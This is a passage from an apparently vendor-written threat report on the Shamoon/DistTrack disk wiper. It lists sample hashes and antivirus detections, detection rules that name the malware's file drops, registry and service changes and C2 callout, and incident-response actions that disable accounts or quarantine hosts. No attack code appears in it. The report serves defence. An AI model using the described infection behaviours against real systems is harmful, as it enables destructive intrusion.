	Avira	TR/Agent.axwlp	8.3.3.4	20161208
	ClamAV	Win.Trojan.DistTrack-6	0.99.2.0	20161208
	ESET-NOD32	Win32/DistTrack.C	14574	20161208
	F-Secure	Trojan.Generic.19780901	11.0.19100.45	20161208
	Kaspersky	HEUR:Trojan.Win32.Generic	15.0.1.13	20161208
	McAfee	RDN/Generic.dx	6.0.6.653	20161205
	Microsoft	Trojan:Win32/Depriz.Cldha	1.1.13303.0	20161208
	Sophos	Troj/Agent-AUOR	4.98.0	20161208
	Symantec	W32.Disttrack.B	20151.1.1.4	20161208
	Trend Micro	Not Detected		

Table 4: Sample Metadata

Sample: drdisk.sys

The dropped file drdisk.sys is a legitimate disk driver known as RawDisk, licensed by EldoS Corporation. This file is a kernel driver that allows low-level access to the system's hard disk.

File Metadata				
File Name:	drdisk.sys			
File Size (bytes):	27280			
MD5:	1493d342e7a36553c56b2adea150949e			
SHA256:	4744df6ac02ff0a3f9ad0bf47b15854bbebb73c936dd02f7c79293a2828406f6			
File Type:	PE32 executable for MS Windows (native) Intel 80386 32-bit			
Compile Time:	2011-12-28 16:51:24 UTC			
AV Detection Analysis:	Engine	Signature	Version	Update
	Avira	None	8.3.3.4	20161214
	ClamAV	Win.Trojan.Disttrak-1	0.99.2.0	20161214
	ESET-NOD32	None	14603	20161214
	F-Secure	None	11.0.19100.45	20161214
	Kaspersky	RiskTool.Win32.RawAccess.a	15.0.1.13	20161214
	McAfee	DistTrack!sys	6.0.6.653	20161214
	Microsoft	None	1.1.13303.0	20161214
	Sophos	RawDisk Driver (PUA)	4.98.0	20161214
	Symantec	None	20151.1.1.4	20161214
	Trend Micro	Not Detected		

Table 5: Sample Metadata

The following are additional DistTrack samples/components that were identified during research and analysis.

Sample: 448ad1bc06ea26f4709159f72ed70ca199ff2176182619afa03435d38cd53237

File Metadata				
File Name:	448ad1bc06ea26f4709159f72ed70ca199ff2176182619afa03435d38cd53237			
File Size (bytes):	1355640			
MD5:	5289f4b806bbd7893fbda3ce4025683e			
SHA256:	448ad1bc06ea26f4709159f72ed70ca199ff2176182619afa03435d38cd53237			
File Type:	PE32 executable for MS Windows (console) Intel 80386 32-bit			
Compile Time:	2009-02-15 12:31:44 UTC			
AV Detection Analysis:	Engine	Signature	Version	Update
	Avira	TR/Dropper.Gen	8.3.3.4	20161206
	ClamAV	Win.Dropper.DistTrack-7	0.99.2.0	20161206
	ESET-NOD32	Win32/DistTrack.C	14561	20161206
	F-Secure	Trojan.GenericKD.3803417	11.0.19100.45	20161206
	Kaspersky	HEUR:Trojan.Win32.Generic	15.0.1.13	20161206
	McAfee	Artemis!5289F4B806BB	6.0.6.653	20161205
	Microsoft	Trojan:Win32/Depriz.A!dha	1.1.13303.0	20161206
	Sophos	Mal/Generic-S	4.98.0	20161206
	Symantec	W32.Disttrack.B	20151.1.1.4	20161206
	Trend Micro	Not Detected		

Table 6: Sample Metadata

Sample: 47bb36cd2832a18b5ae951cf5a7d44fba6d8f5dca0a372392d40f51d1fe1ac3

File Metadata				
File Name:	47bb36cd2832a18b5ae951cf5a7d44fba6d8f5dca0a372392d40f51d1fe1ac34			
File Size (bytes):	717312			
MD5:	8fbe990c2d493f58a2afa2b746e49c86			
SHA256:	47bb36cd2832a18b5ae951cf5a7d44fba6d8f5dca0a372392d40f51d1fe1ac34			
File Type:	PE32+ executable for MS Windows (console) Mono/.Net assembly			
Compile Time:	2009-02-15 12:32:19 UTC			
AV Detection Analysis:	Engine	Signature	Version	Update
	Avira	None	8.3.3.4	20170108
	ClamAV	Win.Dropper.DistTrack-8	0.99.2.0	20170109
	ESET-NOD32	Win64/DistTrack.C	14736	20170108
	F-Secure	Worm.Generic.898650	11.0.19100.45	20170109
	Kaspersky	HEUR:Trojan.Win32.Generic	15.0.1.13	20170109
	McAfee	DistTrack!raw	6.0.6.653	20170108
	Microsoft	Trojan:Win32/Depriz.C!dha	1.1.13303.0	20170109
	Sophos	Troj/Agent-AUMG	4.98.0	20170109
	Symantec	Not Detected		
	Trend Micro	Not Detected		

Table 7: Sample Metadata

Sample: c7fc1f9c2bed748b50a599ee2fa609eb7c9ddaeb9cd16633ba0d10cf66891d8a

File Metadata				
File Name:	c7fc1f9c2bed748b50a599ee2fa609eb7c9ddaeb9cd16633ba0d10cf66891d8a			
File Size (bytes):	327680			
MD5:	c843046e54b755ec63ccb09d0a689674			
SHA256:	c7fc1f9c2bed748b50a599ee2fa609eb7c9ddaeb9cd16633ba0d10cf66891d8a			
File Type:	PE32+ executable for MS Windows (console) Mono/.Net assembly			
Compile Time:	2009-02-15 12:30:41 UTC			
AV Detection Analysis:	Engine	Signature	Version	Update
	Avira	None	8.3.3.4	20161204
	ClamAV	Win.Trojan.DistTrack-6	0.99.2.0	20161204
	ESET-NOD32	Win64/DistTrack.B	14549	20161204
	F-Secure	Trojan.Generic.19781149	11.0.19100.45	20161204
	Kaspersky	HEUR:Trojan.Win32.Generic	15.0.1.13	20161204
	McAfee	RDN/Generic.dx	6.0.6.653	20161204
	Microsoft	Trojan:Win32/Depriz.C!dha	1.1.13303.0	20161204
	Sophos	Troj/Agent-AUMG	4.98.0	20161204
	Symantec	W32.Disttrack.B	20151.1.1.4	20161204
	Trend Micro	Not Detected		

Table 8: Sample Metadata

Sample: 5a826b4fa10891cf63aae832fc645ce680a483b915c608ca26cedbb173b1b80a

File Metadata				
File Name:	5a826b4fa10891cf63aae832fc645ce680a483b915c608ca26cedbb173b1b80a			
File Size (bytes):	31632			
MD5:	76c643ab29d497317085e5db8c799960			
SHA256:	5a826b4fa10891cf63aae832fc645ce680a483b915c608ca26cedbb173b1b80a			
File Type:	PE32+ executable for MS Windows (native) Mono/.Net assembly			
Compile Time:	2011-12-28 16:51:29 UTC			
AV Detection Analysis:	Engine	Signature	Version	Update
	Avira	None	8.3.3.4	20170111
	ClamAV	None	0.99.2.0	20170112
	ESET-NOD32	None	14755	20170112
	F-Secure	None	11.0.19100.45	20170112
	Kaspersky	RiskTool.Win64.RawAccess.a	15.0.1.13	20170112
	McAfee	DistTrack!sys	6.0.6.653	20170108
	Microsoft	None	1.1.13407.0	20170112
	Sophos	RawDisk Driver (PUA)	4.98.0	20170112
	Symantec	None	None	20170111
	Trend Micro	Not Detected		

Table 9: Sample Metadata

Sample: e4b2d326f9c47eb1d79aa59381f8c93b50dc6c0c427eff8a330c49d2beed6d3a

File Metadata				
File Name:	e4b2d326f9c47eb1d79aa59381f8c93b50dc6c0c427eff8a330c49d2beed6d3a			
File Size (bytes):	759584			
MD5:	647e8fd30fa6f9a6a2e2819daa68143c			
SHA256:	e4b2d326f9c47eb1d79aa59381f8c93b50dc6c0c427eff8a330c49d2beed6d3a			
File Type:	PE32 executable for MS Windows (GUI) Intel 80386 32-bit Mono/.Net assembly			
Compile Time:	2017-01-10 17:41:03 UTC			
AV Detection Analysis:	Engine	Signature	Version	Update
	Avira	TR/Dropper.MSIL.rawxm	8.3.3.4	20170111
	ClamAV	None	0.99.2.0	20170111
	ESET-NOD32	Variant of MSIL/Injector.RBR	14752	20170111
	F-Secure	Trojan.Generic.20270214	11.0.19100.45	20170111
	Kaspersky	None	15.0.1.13	20170111
	McAfee	Artemis!647E8FD30FA6	6.0.6.653	20170108
	Microsoft	None	1.1.13407.0	20170111
	Sophos	Mal/Generic-S	4.98.0	20170111
	Symantec	None	None	20170111
	Trend Micro	Not Detected		

Table 10: Sample Metadata



Appendix B: LogRhythm Detection Rules

Appendix B: LogRhythm Detection Rules

Description

The following appendix contains LogRhythm AI Engine Detection rules applicable to known Shamoon malware samples obtained.

LogRhythm AI Engine Rules

Pre-Dropper AI Engine Rule

The Pre-Dropper : SMB Connection, Admin Access, and File Drop AI Engine rule is a three-block rule triggering upon an SMB connection, followed by a confirmed read access to the the C:\Windows\System32\csrss.exe file, followed by the creation of an executable within the C:\Windows\System32 directory. There is the possibility for this series of actions to be a false positive, but this chance is to be considered relatively rare. See Figure 1.




Figure 1: Pre-Dropper : SMB Connection, Admin Access, File Drop

Dropper AI Engine Rules

The AI Engine Dropper : Disabled UAC Registry rule is a generic rule that does not inherently identify the presence of Shamoon, but it does alert the analyst of the highly suspicious event of a user disabling the User Access Control controls. Disabling this control allows administrative actions to be performed on the system without prompting the user. Shamoon requires that UAC be disabled to continue with the installation of the Reporting and Wiping components. See Figure 2.




Figure 2: Dropper : Disabled UAC Registry

The Dropper : Remote cmd.exe execution AI Engine rule is designed to trigger upon the specific Shamoons cmd.exe execution command used to initiate the installation of Shamoons on remote systems within the network. This AI Engine rule requires that LogRhythm has the capability to ingest command execution log sources that will be used to trigger this alarm. Within the Windows architecture, the log source 'MS Event Log for Win7/Win8/2008/2012 - Sysmon' can be used to identify this type of activity as well as several commercial endpoint security agents. It is unlikely this rule will trigger false positive alerts. See Figure 3.




Figure 3: Dropper : Remote cmd.exe execution

The Dropper : Scheduled Task Creation AI Engine rule again does not directly imply a Shamoons infection; however, it does alert upon the highly suspicious action of local system scheduled task creation. Should a scheduled task be created upon a system, the system administrator for the system needs to be contacted to ensure it is not a false positive. Shamoons creates a scheduled task to initiate wiping of the system. The default execution time for this task is hardcoded in the binary, although the value can be updated by the C2 node after successful communication. This rule could trigger false positive alerts. See Figure 4.




Figure 4: Dropper : Scheduled Task Creation

The Dropper : Service Modification AI Engine rule triggers upon the successful modification of the LanmanWorkstation service's "DependOnService" value. Upon infection with Shamoons, the malware appends the malicious service (e.g. NtsSrv) to the "DependOnService" value. It is unlikely this rule will trigger a false positive alert. See Figure 5.




Figure 5: Dropper : Service Modification

The Dropper : Wiper File Drop AI Engine rule triggers upon the presence of any of the following system drivers being created within the C:\Windows\System32\Drivers directory: elrawdisk.sys, drdisk.sys, or vdisk911.sys. While it is possible that future iterations of Shamoon may not use these same driver names, these are the only values that are currently known to exist both within previous reporting as well as within in-house malware analysis. It is not likely this rule will trigger false positive alerts. See Figure 6.




Figure 6: Dropper : Wiper File Drop

The Dropper : Confirmation AI Engine rule is a catch-all rule that is used to rule out false-positive rules. This rule requires at least three of the Dropper family Shamoon rules to be triggered before the Confirmation rule is triggered. This rule has many beneficial capabilities for active defense response measures to be taken in response to a Shamoon infection and potentially has the capability to protect the network at large from a wide scale exposure to a Shamoon infection. For additional information on potential LogRhythm SmartResponse™ actions, continue to the following section. See Figure 7.




Figure 7: Dropper : Confirmation C2 Reporting AI Engine Rules

C2 Reporting AI Engine Rules

The Reporter : User-Agent String C2 Request AI Engine rule is designed to trigger upon detection of the known Shamoon C2 callout signature. This callout will be directed to an external C2 node from the compromised internal system. Detection of this C2 callout should not generate any known false positive alerts. See Figure 8.




Figure 8: Reporter : User-Agent String C2 Request

The Reporter : C2 File Preparation AI Engine rule is designed to detect the creation or modification of the file C:\Windows\System32\netinit.exe. This file is the component of the malware responsible for communications with the C2 node. This file is decrypted from the PKCS7 resource in the dropper binary. It is unlikely this rule will trigger a false positive alert. See Figure 9.




Figure 9: Reporter : C2 File Preparation

The Reporter : C2 Response, File Creation AI Engine rule is designed to trigger upon the successful creation of a file within the C:\Temp\Temp\filer or C:\Users\<user>\AppData\Local\Temp directories. Shamoon uses these locations to write timestamp information and additional downloads. This rule is likely to trigger a false positive alerts due to the high usage of the user's %Temp% directory. See Figure 10.




Figure 10: Reporter : C2 Response, File Creation

Wiper-Specific AI Engine Rule

The Wiper : Timestamp File Creation AI Engine rule is the final Shamoon rule available to be detected before the wiper service begins the wiping process. This rule is designed to detect the creation of the timestamp file containing the updated time at which the wiping process should begin. This rule is not likely to generate false positive alerts. See Figure 11.




Figure 11: Wiper : Timestamp File Creation

LogRhythm SmartResponse Plug-ins

SmartResponse™ plug-ins allow LogRhythm-triggered alarms to initiate a subsequent action. Within the context of this report, the following SmartResponse plug-ins are paired with the alarm: 'Dropper : Confirmation'. The AI Engine rule 'Dropper: Confirmation' was selected as the rule to pair these SmartResponses, as it signifies the earliest point in which the Shamoan 2.0 infection can truly be confirmed with the lowest levels of false positive events occurring. This is not the only point a LogRhythm SmartResponse can be used to mitigate Shamoan 2 activities, but it represents LogRhythm's recommended actions for this type of event.

Disable AD Account

The Disable AD Account SmartResponse plug-in is designed to remove Active Directory domain access for the compromised user account that is being used to propagate the Shamoan infection. This action has the desired impact of isolating the infected system from any other system to which that user may have access. This SmartResponse plug-in does not represent a 100% effective method of halting the Shamoan malware from moving through the environment, but it does pose an effective solution.

AI Engine Rule Wizard

Action SmartResponse actions are not available for private rules.

Execution Sequence	Action Name	Approval(s) Required	Execution Target
1	Disable AD Account: Use Alternate Creds	YES	Platform Manager
2	Disable Local Windows Account: Use Alternate Creds	YES	Platform Manager
3	Quarantine By IP Address / Synchronous	YES	Platform Manager
4	Add FQDN To Address Group	YES	Platform Manager

Run Actions ☒ At the Same Time ☐ In the order listed Delete New Action

Set Action Disable Windows Active Directory Account: Disable AD Account: Use Alternate Creds

Parameters Define the command line parameters that pass constant values or data fields to the executable.

Name	Switch	Type	Value	Time Zone	Time Format
Script	-file Disable_Windows_AD_Account.ps1	Fixed			
Target Account		Constant Value			
Target Domain		Constant Value	<Client Domain>		
Domain Controller IP		Constant Value	<Domain Controller IP>		
Administrator Account		Constant Value	<Domain>\<Admin Account>		
Administrator Password		Encrypted Value	*****		

Approvals The action must be approved by at least one person in each level prior to being executed. Add Add Group Delete

Execute SmartResponse Action from: From PlatformManager

Level	Name	Type
1	LogRhythm Administrator	Person

powershell.exe file Disable_Windows_AD_Account.ps1 <Client Domain> <Domain Controller IP> <Domain>\<Admin Account> ***** Save Action

Rule Blocks Settings Notify Actions Information

< Back Next > OK Cancel

Figure 12: Disable AD Account: Using Domain Administrator Credentials

Disable Local System Account

The Disable Local System Account SmartResponse plug-in is designed to remove the local user account which is being used to propagate the Shamoon infection from other systems with the same local system account. This action has the desired impact of isolating the infected system from any other system on which that user may have access from the same local user account. This SmartResponse plug-in does not represent a 100% effective method of halting the Shamoon malware from moving through the environment, but it does pose an effective solution.

AI Engine Rule Wizard

Action

SmartResponse actions are not available for private rules.

Execution Sequence	Action Name	Approval(s) Required	Execution Target
1	Disable AD Account: Use Alternate Creds	YES	Platform Manager
2	Disable Local Windows Account: Use Alternate Creds	YES	Platform Manager
3	Quarantine By IP Address / Synchronous	YES	Platform Manager
4	Add FQDN To Address Group	YES	Platform Manager

Run Actions

☒ At the Same Time
 ☐ In the order listed

Delete

New Action

Set Action

Disable Local Windows Account: Disable Local Windows Account: Use Alternate Creds

Parameters

Define the command line parameters that pass constant values or data fields to the executable.

Name	Switch	Type	Value	Time Zone	Time Format
Script	-file DisableLocalWindowsAccount.ps1	Fixed			
Target Host		Alarm Field	<Hostname (Impacted)>		
Target Account		Alarm Field	<User (Impacted)>		
Administrator Account		Constant Value	<Domain>\<Admin Account>		
Administrator Password		Encrypted Value	*****		

Approvals

The action must be approved by at least one person in each level prior to being executed.

Add

Add Group

Delete

Execute SmartResponse Action from:

From PlatformManager

Level	Name	Type
1	LogRhythm Administrator	Person

powershell.exe file DisableLocalWindowsAccount.ps1 <Hostname (Impacted)> <User (Impacted)> <Domain>\<Admin Account> *****

Save Action

Rule Blocks

Settings

Notify

Actions

Information

< Back

Next >

OK

Cancel

Figure 13: Disable Local System Account: Using Administrator Credentials

PAGE 26

WWW.LOGRHYTHM.COM

Quarantine by IP Address – Cisco Specific

The Quarantine by IP Address SmartResponse plug-in is a Cisco-specific plug-in that will place the infected Shamoon system in quarantine, preventing any inbound or outbound communications from that system from affecting any other network or external system. This SmartResponse plug-in will not prevent Shamoon from wiping the infected system, but it will protect the any surrounding or vulnerable systems from being infected.

AI Engine Rule Wizard

Action SmartResponse actions are not available for private rules.

Execution Sequence	Action Name	Approval(s) Required	Execution Target
1	Disable AD Account: Use Alternate Creds	YES	Platform Manager
2	Disable Local Windows Account: Use Alternate Creds	YES	Platform Manager
3	Quarantine By IP Address / Synchronous	YES	Platform Manager
4	Add FQDN To Address Group	YES	Platform Manager

Run Actions ☒ At the Same Time ☐ In the order listed Delete New Action

Set Action Cisco ISE Quarantine Host: Quarantine By IP Address / Synchronous

Parameters Define the command line parameters that pass constant values or data fields to the executable.

Name	Switch	Type	Value	Time Zone	Time Form
Script	-file ISE_Quarantine.ps1 -NoProfile 'QuarantineByIP_S'	Fixed			
ISE_IP_Address		Constant Value	<ISE IP Address>		
Host IP To Quarantine		Alarm Field	<IP Address (Impacted)>		
API Account Name		Constant Value	<API Account>		
API Account Password		Encrypted Value	*****		

Approvals The action must be approved by at least one person in each level prior to being executed. Add Add Group Delete

Execute SmartResponse Action from: From PlatformManager

Level	Name	Type
1	LogRhythm Administrator	Person

powershell.exe file ISE_Quarantine.ps1 -NoProfile 'QuarantineByIP_S' <ISE IP Address> <IP Address (Impacted)> <API Account> ***** Save Action

Rule Blocks **Settings** **Notify** **Actions** **Information**

< Back Next > OK Cancel

Figure 14: Quarantine System by IP Address: Cisco Specific

Quarantine by IP Address – Palo Alto Networks Specific

The Quarantine by IP Address SmartResponse plug-in is a Palo Alto Networks-specific plug-in that will place the infected Shamoon system in quarantine, preventing any inbound or outbound communications from that system from affecting any other network or external system. This SmartResponse plug-in will not prevent Shamoon from wiping the infected system, but it will protect the any surrounding or vulnerable systems from being infected.

AI Engine Rule Wizard

Action

